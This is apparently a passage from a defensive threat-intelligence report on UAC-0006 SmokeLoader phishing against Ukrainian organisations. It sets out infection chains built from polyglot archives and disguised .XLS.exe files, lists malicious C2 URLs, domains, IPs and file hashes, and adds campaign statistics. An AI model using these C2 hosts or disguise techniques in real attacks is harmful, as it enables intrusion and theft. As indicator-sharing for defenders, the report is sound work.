.zip (polyglot archive) -> .7z (7-ZIP archive) -> (2) .xls.exe (SmokeLoader executable)

Table 68 contains an overview of the sequence of the infection chain that is relevant to this case.

Table 68. Applied Infection Chain(1) Overview

Infection Chain
4606430cab74535328d1378cc2a8f82531290dc70dd08b49f08fc50cbe115a7e ("акт_списання_Б-00003564_від_08.11.23.zip") ->   6175d5231849905e3f35015bc80fe72901018be6d16ca516c5de0477ad6ed7e2 ("акт списания та .рахунок") ->   6fe8c9bfed9abde0c5ccf98f9307da5e24eb9601788274593b3e30b1fbe7f53a ("акт_списання_Б-00003564_від_07.11.23.XLS.exe" / "Рахунок_Б-00003564_від_07.11.23.XLS.exe")

The phishing email contains .zip attachment **[T1566.001]** (polyglot archive "акт_списання_Б-00003564_від_08.11.23.zip" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting .xls file "**акт списання №Б-00003564 від 30.10.23.xls**", that contains no signs of the malicious content;
2) extracting "**акт списания та .рахунок**" file (7-ZIP archive) that contains 2 .xls.exe files **[T1036.007]** (which represent the identical sample of the .xls.exe file, but with two different names).

"**акт_списання_Б-00003564_від_07.11.23.XLS.exe**" / "**Рахунок_Б-00003564_від_07.11.23.XLS.exe**" file (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 69 **[T1071.001]** (totally 18 domains, 5 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):
4606430cab74535328d1378cc2a8f82531290dc70dd08b49f08fc50cbe115a7e
("акт_списання_Б-00003564_від_08.11.23.zip") ->
6175d5231849905e3f35015bc80fe72901018be6d16ca516c5de0477ad6ed7e2
("акт списания та .рахунок") ->
6fe8c9bfed9abde0c5ccf98f9307da5e24eb9601788274593b3e30b1fbe7f53a
("акт_списання_Б-00003564_від_07.11.23.XLS.exe" / "Рахунок_Б-00003564_від_07.11.23.XLS.exe")

Execution Scenario (2):
4606430cab74535328d1378cc2a8f82531290dc70dd08b49f08fc50cbe115a7e
("акт_списання_Б-00003564_від_08.11.23.zip") ->
9f1dcbc35c350d6027f98be0f5c8b43b42ca52b7604459c0c42be3aa88913d47
("акт списання №Б-00003564 від 30.10.23.xls")

Table 69. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://againandagaingmorder.ru/index.php http://colbasaibliny.ru/index.php http://cafewithcraftbeer.ru/index.php http://mymozhemesche.ru/index.php http://antidomen.by/index.php http://foodplacecafe.by/index.php

http://pozvonimnepozvoni.ru/index.php http://ximpromooo.ru/index.php http://narkotikizlo.ru/index.php http://yavashakrysha.ru/index.php http://etovamnepomozhet.ru/index.php http://myvasocheunlyubim.ru/index.php http://spasibozavsedruziya.ru/index.php http://vymnenravites.by/index.php http://propertyofiranmy.ir/index.php http://sportlotovukraine.ru/index.php http://vseochenxorosho.ru/index.php http://nekuritebambuk.ru/index.php

Table 70 contains an overview of the sequence of the infection chain that is relevant to this case.

Table 70. Applied Infection Chain(2) Overview

Infection Chain
b2e0831a199021924aec19e14716c79c6dcee675b56abf34c0062978297b90d1 ("Акт_звірки_та_рахунок_до_оплати_від_17_11_2023р.zip") ->> b2a67af94be79b3a27358289c53ed4a863f2514f4866176796b186599842c17c ("Акт списания та рахунок .фактрура") ->> 0ab5b7bd2a995ee4a53038980dbd3d58c57086796225bd6657b616dd09cceebb ("акт_звірки_по_рахунку_ UA653077700000026009211169274_від_17_11_2023р.XLS.exe" / "Рахунок_до_оплати_АГ_1000092023_від_17_11_2023р.XLS.exe")

The phishing email contains .zip attachment **[T1566.001]** (polyglot archive "**Акт_звірки_та_рахунок_до_оплати_від_17_11_2023р.zip**" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting .docx file "**Анкета рахунку_ю.о. 10.11.2023.docx**", that contains no signs of the malicious content;
2) extracting "**Акт списания та рахунок .фактрура**" file (7-ZIP archive) that contains 2 .xls.exe files **[T1036.007]** (which represent the identical sample of the .xls.exe file, but with two different names).

"**акт_звірки_по_рахунку_ UA653077700000026009211169274_від_17_11_2023р.XLS.exe**" / "**Рахунок_до_оплати_АГ_1000092023_від_17_11_2023р.XLS.exe**" file (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 71 **[T1071.001]** (totally 15 domains, 4 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):
b2e0831a199021924aec19e14716c79c6dcee675b56abf34c0062978297b90d1
("Акт_звірки_та_рахунок_до_оплати_від_17_11_2023р.zip") ->

b2a67af94be79b3a27358289c53ed4a863f2514f4866176796b186599842c17c
("Акт списания та рахунок .фактрура") ->
0ab5b7bd2a995ee4a53038980dbd3d58c57086796225bd6657b616dd09cceebb
("акт_звірки_по_рахунку_ UA653077700000026009211169274_від_17_11_2023р.XLS.exe" /
"Рахунок_до_оплати_АГ_1000092023_від_17_11_2023р.XLS.exe")

Execution Scenario (2):
b2e0831a199021924aec19e14716c79c6dcee675b56abf34c0062978297b90d1
("Акт_звірки_та_рахунок_до_оплати_від_17_11_2023р.zip") ->
9d2faf3670a00160c4928e0ffc90822d9977b1a7c4caf502ee614e67860458bb
("Анкета рахунку_ю.о. 10.11.2023.docx")

Table 71. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://monopoliafromyou.ru/index.php http://superdadymster.ru/index.php http://hipermomentum7.ru/index.php http://istericaoperamus.ru/index.php http://cafesupergeroy13.ru/index.php http://restoranguliuyuli.ru/index.php http://popuasyvsegda.ru/index.php http://limpopo365year.ru/index.php http://specagendcafemsk.ru/index.php http://druigvsegdaryadom.ir/index.php http://zaletelicaferestoran.ru/index.php http://spasibosaunaibanya.by/index.php http://yalublyukartoshku.by/index.php http://kartoshenkocaferest.ru/index.php http://vilimonstertut.ru/index.php

Table 72 contains an overview of the sequence of the infection chain that is relevant to this case.

Table 72. Applied Infection Chain(3) Overview

Infection Chain
41682deb112f3569af4d645e600726b0cadea95b074908b93497c2733337313a ("Рахунок_до_оплати_МВ_230092023_від_20_11_2023р_Акт_звірки.zip") ->
930e101aea5b67868b28d20412ec1fee81f81d733059d4a1a895cc18a546341f ("Рахунок фактура та Акт .звірки") ->
e605801bc7c2082ec270d22e7e99359678e4ef8f04c4ff64f7a628bff324620b ("акт_звірки_по_рахунку_ UA653077200000026009211169152_від_20_11_2023р.XLS.exe" /
"Рахунок_до_оплати_МВ_230092023_від_20_11_2023р.XLS.exe")

The phishing email contains .zip attachment **[T1566.001]** (polyglot archive "**Рахунок_до_оплати_МВ_230092023_від_20_11_2023р_Акт_звірки.zip**" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting .xls file "**акт списання №Б-00003564 від 30.10.23.xls**", that contains no signs of the malicious content;

2) extracting "**Рахунок фактура та Акт .звірки**" file (7-ZIP archive) that contains 2 .xls.exe files **[T1036.007]** (which represent the identical sample of the .xls.exe file, but with two different names).

"**акт_звірки_по_рахунку_ UA653077200000026009211169152_від_20_11_2023р.XLS.exe**" / "**Рахунок_до_оплати_MB_230092023_від_20_11_2023р.XLS.exe**" file (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 73 **[T1071.001]** (totally 15 domains, 4 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

41682deb112f3569af4d645e600726b0cadea95b074908b93497c2733337313a
("Рахунок_до_оплати_MB_230092023_від_20_11_2023р_Акт_звірки.zip") ->
930e101aea5b67868b28d20412ec1fee81f81d733059d4a1a895cc18a546341f
("Рахунок фактура та Акт .звірки") ->
e605801bc7c2082ec270d22e7e99359678e4ef8f04c4ff64f7a628bff324620b
("акт_звірки_по_рахунку_ UA653077200000026009211169152_від_20_11_2023р.XLS.exe" /
"Рахунок_до_оплати_MB_230092023_від_20_11_2023р.XLS.exe")

Execution Scenario (2):

41682deb112f3569af4d645e600726b0cadea95b074908b93497c2733337313a
("Рахунок_до_оплати_MB_230092023_від_20_11_2023р_Акт_звірки.zip") ->
e10ffedb2a7ffd597675e0ab49a4e63b7539ee0886eaa6de14168b95978aac14
("акт списання №Б-00003564 від 30.10.23.xls")

Table 73. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://monopoliafromyou.ru/index.php http://superdadymster.ru/index.php http://hipermomentum7.ru/index.php http://istericaoperamus.ru/index.php http://cafesupergeroy13.ru/index.php http://restoranguliuyuli.ru/index.php http://popuasyvsegda.ru/index.php http://limpopo365year.ru/index.php http://specagendcafemsk.ru/index.php http://druigvsegdaryadom.ir/index.php http://zaletelicaferestoran.ru/index.php http://spasibosaunaibanya.by/index.php http://yalublyukartoshku.by/index.php http://kartoshenkocaferest.ru/index.php http://vilimonstertut.ru/index.php

Attack Landscape and Infrastructure Analysis

Figure 33 displays the timechart of the UAC-0006 activity cluster (by the quantitative indicator of the registered phishing incidents), targeting Ukraine from May till December, 2023.




Figure 33. Timechart of the UAC-0006 activity cluster
(by the quantitative indicator of the registered phishing incidents)

Figure 34 displays the proportionality of the distributed emails across the targeted entities by sectors in which they operate. **Government and Administrations**, **Defence**, **Telecommunications**, **Retail** and **Finance** were the top 5 dominant sectors during the reporting period.




Figure 34. The proportionality of the distributed emails across targeted entities
(both Government and Commercial Facilities) by sectors to which they belong

Even while the UAC-0006 group ranks first in the category of financial crimes, cybercriminals are not limiting themselves to the financial sector, reflecting a strategy of exploiting multiple avenues for profit. The group exploits a wider range of opportunities as they arise in different sectors, diversifying their targets to maximise profit potential. In any way, information theft, ransomware and service disruption attacks can all be monetised, demonstrating the flexibility and opportunistic nature of cybercriminal operations.

Table 74 provides information about all the discovered active domains identified during the analysis of C2 Configurations of the SmokeLoader samples that were distributed in the obfuscated form via email attachments to the corporate email addresses, the domains of which represent Ukrainian organisations.

Table 74. Active domains from C2 Configurations of the SmokeLoader samples

Domain	IP	Registrar	Creation Date
coudzoom.ru	-	REGRU-RU	2023-04-25
balkimotion.ru	-	REGTIME-RU	2023-05-11
ligaspace.ru	-	REGTIME-RU	2023-05-11
ipodromlan.ru	-	REGTIME-RU	2023-05-11
redport80.ru	-	REGTIME-RU	2023-05-11
superboler.com	188.114.97.0 188.114.96.0	Center of Ukrainian Internet Names (UKRNAMES)	2023-05-11
lamazone.site	-	Registrar of Domain Names REG.RU, LLC	2023-05-12
3dstore.pro	188.114.96.0 188.114.97.0	Center of Ukrainian Internet Names (UKRNAMES)	2023-05-11
shopersport.ru	-	REGTIME-RU	2023-05-11
sindoproperty.org	104.21.33.216 172.67.192.215	Center of Ukrainian Internet Names (UKRNAMES)	2023-05-11
maximprofile.net	195.123.219.57	Center of Ukrainian Internet Names (UKRNAMES)	2023-05-29
polinamailserverip.ru	-	RU-CENTER-RU	2023-05-12
infomalilopera.ru	-	REGTIME-RU	2023-05-29
jskgdhjkdfhjdkjhd844.ru	-	RU-CENTER-RU	2023-05-29
azartnyjboy.com	195.123.219.57	Center of Ukrainian Internet Names (UKRNAMES)	2023-05-29
hopentools.site	-	Registrar of Domain Names REG.RU, LLC	2023-05-30
alegoomaster.com	195.123.219.57	Center of Ukrainian Internet Names (UKRNAMES)	2023-05-29
freesitucionap.com	195.123.219.57	Center of Ukrainian Internet Names (UKRNAMES)	2023-05-29
verycheap.store	-	Namecheap	2023-06-15
internetcygane.ru	-	REGRU-RU	2023-05-30
liverpulapp.ru	-	RU-CENTER-RU	2023-05-31
samoramertut.ru	-	REGRU-RU	2023-07-05
metallergroup.ru	-	RU-CENTER-RU	2023-07-20
internetcygane.ru	-	REGRU-RU	2023-05-30
liverpulapp.ru	-	RU-CENTER-RU	2023-05-31
samoramertut.ru	-	REGRU-RU	2023-07-05

privathostel.ru	-	RU-CENTER-RU	2023-08-15
dublebomber.ru	193.106.175.11	RU-CENTER-RU	2023-09-13
specnaznachenie.ru	-	REGRU-RU	2023-09-13
zakrylki809.ru	-	RU-CENTER-RU	2023-09-13
tvoyaradostetoya.ru	195.123.219.57	REGTIME-RU	2023-10-12
sakentoshi.ru	-	R01-RU	2023-09-14
popuasyfromua.ru	194.58.112.174	REGRU-RU	2023-09-13
againandagaingmorder.ru	193.106.175.11	RU-CENTER-RU	2023-11-01
colbasaibliny.ru	-	RU-CENTER-RU	2023-11-01
foodplacecafe.by	195.123.219.57	REGTIME-RU	2023-11-03
spasibozavsedruziya.ru	195.123.219.57	REGTIME-RU	2023-11-03
nekuritebambuk.ru	193.106.175.11	REGRU-RU	2023-11-01
monopoliafromyou.ru	91.203.193.162	RU-CENTER-RU	2023-11-18
superdadymster.ru	91.203.193.162	REGRU-RU	2023-11-18
specagendcafemsk.ru	195.123.219.57	REGTIME-RU	2023-11-20
yalublyukartoshku.by	195.123.219.57	Reliable Software, Ltd	2023-11-20

Figure 35 represents the distribution of the number of active domains extracted from C2 Configurations by the domain registrars.




Figure 35. Distribution by the Domain Name Registrars

Table 75 provides information about the IP addresses of the domains from Table 74.

Table 75. IP addresses of the domains from C2 Configurations of the SmokeLoader samples

IP	Country	AS	AS name
188.114.96.0	US	AS13335	Cloudflare, Inc.
188.114.97.0	US	AS13335	Cloudflare, Inc.
104.21.33.216	US	AS13335	Cloudflare, Inc.
172.67.192.215	US	AS13335	Cloudflare, Inc.
195.123.219.57	NL	AS21100	ITL LLC
193.106.175.11	RU	AS50465	IQHost Ltd
194.58.112.174	RU	AS197695	"Domain names registrar REG.RU", Ltd
91.203.193.162	RU	AS47196	Garant Park Internet

Figure 36 represents the distribution of the number of IP addresses of the active domains extracted from C2 Configurations by the ASN.




Figure 36. Distribution by the ASN

Outlook

Potential future trends related to the rapidly-changing cyber threat landscape are notoriously hard to forecast, but the analysis of historical cyberattacks is the key aspect that provides a better understanding of the up-to-date cybersecurity threats and helps to predict such trends, enabling organisations to responsibly prepare for new challenges and implement appropriate security measures.

Taking into account the periodicity of the analysed attacks with the usage of SmokeLoader over the past 7 months, it can be concluded that at this point **it is unlikely that similar phishing campaigns will be organised with a frequency less than at least twice a month** (based on the value of the calculated average number (median) of organised campaigns per month, see Figure 37). Considering this is important for taking precautionary measures not only to better detect and block SmokeLoader attack attempts, but also to ensure that the IT infrastructure will stay resilient against similar threats in the future.




Figure 37. Number of UAC-0006 campaigns per month with a highlighted trend line

The activity highlighted in this report once again emphasises that **Smokeloader infection is an entry point for a variety of cyberattacks** because of its ability to download and execute additional malicious code, which makes it a high-risk cyberthreat with critical infection consequences.

Some specificities of the reviewed activity:

- **Phishing campaigns are short in duration** (usually limited to one day, very rarely - to several days), **but massive** (cover a wide range of organisations) **and periodic** (where the duration of such periods is changeable, but there are notable inactivity gaps between the campaigns) at the same time.
- **Spearphishing email is a primary attack vector.** This social engineering method exploits human psychology by leveraging trust and authority. An email appearing to be from a trusted organisation (especially in case when previously compromised legitimate corporate email addresses were used for sending) can prompt recipients to act without question.

- **Previously compromised email addresses are used for organising phishing campaigns.** In such a way the adversaries take advantage of trusted corporate email accounts to increase the likelihood of tricking the target into falling for the phishing attempts.
- **All email subjects are related to payment and billing.** Attackers spend time making the emails seem legitimate and relevant that increases the likelihood of the recipient trusting and acting on the email.
- **Spelling mistakes are encountered while formulating email subjects and email body texts.** Not professional translation to Ukrainian language (including the fact that sometimes subjects and file names are composed from a mix of Ukrainian and Russian words) once again signifies Russian roots.
- **Misleading double file extensions are often used.** The primary threat of double file extensions comes from their ability to deceive users into thinking they are opening a harmless document. Also by default, Windows operating systems, that are SmokeLoader infection targets, may hide known extensions, obscuring the true nature of the file.
- **Active usage of polyglot files.** Polyglot files pose a serious cyber threat because these files have multiple different file types and function differently based on the application that will execute them, creating prerequisites for successful bypassing the traditional antivirus/antimalware solutions. Traditional automated security tools might not be able to fully interpret such files, missing the malicious content hidden within. Content filters that screen for malicious files on networks or email management systems can be also bypassed using polyglots.
- **Exploiting default Windows legitimate utilities.** Users are less likely to question the activities of trusted components of the Windows operating system. A wide range of capabilities of such legitimate tools (among others, the ability to maintain persistence in a system, gather information, or move laterally across a network) as **wscript.exe**, **powershell.exe** and **cmd.exe** makes them powerful and being able to cause significant damage to the victim system when misused.
- **Old SmokeLoader versions** (based on C2 Configuration) **are used** (most of them are dated 2022).
- **Unencrypted connections to C2 servers.** All the extracted C2 configurations of SmokeLoader samples contained only HTTP URIs. At the same time, according to Figure 38 (that represents the comparison between the total number of domains from the extracted SmokeLoader Samples' C2 Configurations and the number of active domains among them) most domains from these configurations remain inactive, acting as decoys for camouflaging C2 communication and complicating efforts for effective detecting and tracking the malicious activity.




Figure 38. Comparing the total number of domains from the extracted SmokeLoader Samples' C2 Configurations to the number of active domains among them

The section "**MITRE ATT&CK & NIST 800-53 Context**" of this report is dedicated to bridging the gap in understanding the relationship between the UAC-0006 threat and established security controls, providing clarity and direction in a field often mired in complexity and ambiguity.

The MITRE ATT&CK framework, a living knowledge base of adversary tactics and techniques, is instrumental in identifying and categorising the myriad ways cyber threats manifest in the digital world. On the other side of the spectrum, NIST 800-53, a comprehensive set of security and privacy controls, provides a robust framework for managing risks. The intersection of these two fundamental resources offers a powerful lens through which we can analyse and fortify the cybersecurity posture.

The approach of aligning specific attack techniques with the corresponding security controls enables a more proactive stance in our cybersecurity efforts, offering a targeted and nuanced way to bolster any organisation's defences. Therefore, such mapping not only transforms the process of communicating complex cyber threat information to a more accessible format (that facilitates a better understanding of potential threats among various stakeholders, including those with non-technical backgrounds) but also guides the development and implementation of efficient security measures.

Indicators of Compromise

Indicator Type	Indicator Value	Indicator Context
SHA-256	1c470c329ff638c7963867756425373b73520c621aa924e6714c5134e6373555 f9a50abad773e08204718c689c1e71147bdae8c3a0094639e732fedf6165ab89 5c85249d375a3a38e87a45857c069c6710caef1e521194eed1b4c1ff463e5b0b c32974b865152c6ca3c5f0cc787319dfc2b32ea1bebc1f37f6c36d2ca75439c8 b9e7780b1bf98b1f2e0fd25c793530891bbb678da743be6229d3466234c9e56c 51073b3884699eb4779004ab08d793635f3913c36139bce9ff0aead9f383849c 54874acabfbf873ce2c0f8daf7f65f4e545a8e1dc8bb99c312c22a16134a5088 375798f97452cb9143ffb08922bebb13eb6bb0c27a101ebc568a3e5295361936 be33946e29b3f0d2f3b1b68042bd6e81f64a18da0f0705d104a85f1bee207432 20492a4d0d84f8beb1767f6616229f85d44c2827b64bdbfb260ee12fa1109e0e 7ce9d6aba2f689b9fe636f0bc29cd7202608d0f84730b49ab3a894e0eecb6334 f664f4122f5cf236e9e6a7aabde5714dfe9c6c85bd4214b5362b11d04c76763d da07c6e72b5dbab781d70013d066acbf5052f603534f6f084bb77578b0a51c39 124cb13096784d005a013bbc9488047b167d76bebf30b5700c2f575c32d72993 d138da2039ef93b0b511bc380f3be1f53a9859e616973afae6059d0225cb40cf df6a88f5ace3b06119c30539048a2d8724c511de287a43201c610ef236ca64b8 b8a4c70fe729cbce02dc67b18ee0f8397834cd2067664363617567a255427242 890959904a520f2d99b2aee5763fec2a5cd0e490657aeed9e0a7a9ae60dde517 a512209933998bcd0a07a16af04aa7fd05e3c23103978ad250a7e1cb249d4baa 349ea50d43d985a55694b440ca71062198a3c7a1f7764509970d37a054d04d2a 2010d6fef059516667897371bea5903489887851c08e0f925a5df49731ec9118 adebbe0faf94f6b0abff96cf9da38d4c845299c7fde240e389553bf847e3d238 fb7b8a4c761b04012aa384e35b219e1236dfb6639a08bddc85cd006f0ca92d9f 77690261ecfb2f864a587f81864a357088357db593d2e3892ac38fde2ea0597a 27eda43b4fff19cc606f87414705cefa7271bd8f998176c2b49a5fc35bee5c21 eaaef25918f5de5a755c88813cba1ae5da87d98d49f903ed88ddd6f33029828d 1409d44a8858a7ecd81e8eceab7314dee31e1f7622cc780df4adb68d71998494 c8286ba2b48eded78d0f168a63a1da3311f298eecf95eb6de3de09ee18060fe6 0f438d68adc2af0ecafaacd25f42437d45fbe07ca4660bbec14ef246c57c7837 edfc02f5bb09b2c3871148d13f4bdcc2aa5444aa4dac170c8ab3342e353ce71a 516c6af2c65979227ea4b2f8c1750371303cf2ecb5025b1ed608f5a28cc1346c 0ee53f3a6faf252079b037fa8584101e966ec15e837228af1f5ba2631c473471 442b6485fe11df3c6c52f5fbee5285e0c3f3008f76a0e01a1f471384d0540fea 5faa778677abf6b628c897d5059484a610178db2c085125a498ed9a313504c4e 896b510e9409232b53a6409a723c32468a83b7dfcdf1b0202dc1193f522152f5 d9bf6e55e55693facd29fba24f2e3ec3e8d77dd6b34ef1cc18e1356b61635bec 1d64333eb62949ad379942983efadc9f7f9d34a1c96fd7beb8e23aa26b646524 5eb5193820a82fc3be2483bfd9658a84b2562110b538404b36454b7a310e918e e7062d6a5bfaa7f4128d53e1d9e2de7321e05d23f073ab147f5e2cf202c78a94 d973a48f2a741deb243b6765e23034ba864fb5e1fe2f7e3dd0ac7321b14ec706 0a83fcb0b40f35bf6020ad35cedf56b72a6f650a46dc781b2ea1c9647e0f76cc 7d7262ab5298abd0e91b6831e37ef0156ded4fdceeaf8f8841c9a80d31f33f8e cfc44f1399e3d28e55c32bcc73539358e5ac88c0d6a19188a52b161b506bea91 b24c99ca816f7ac8ca87a352ed4f44be9d8a21519dd1f408739da958b580be0c 1e30979ec6e93d9d06d463f763e1f739ea03634a36c8bae7891736b77037d4f9 216423e9f9f1a12d8210dc5527d502cf263f5e0427136ee737089dab667361df dcf79b5721db7b447286a8d1d1e674faaff9caeac48d1e3ce8dbece579849945 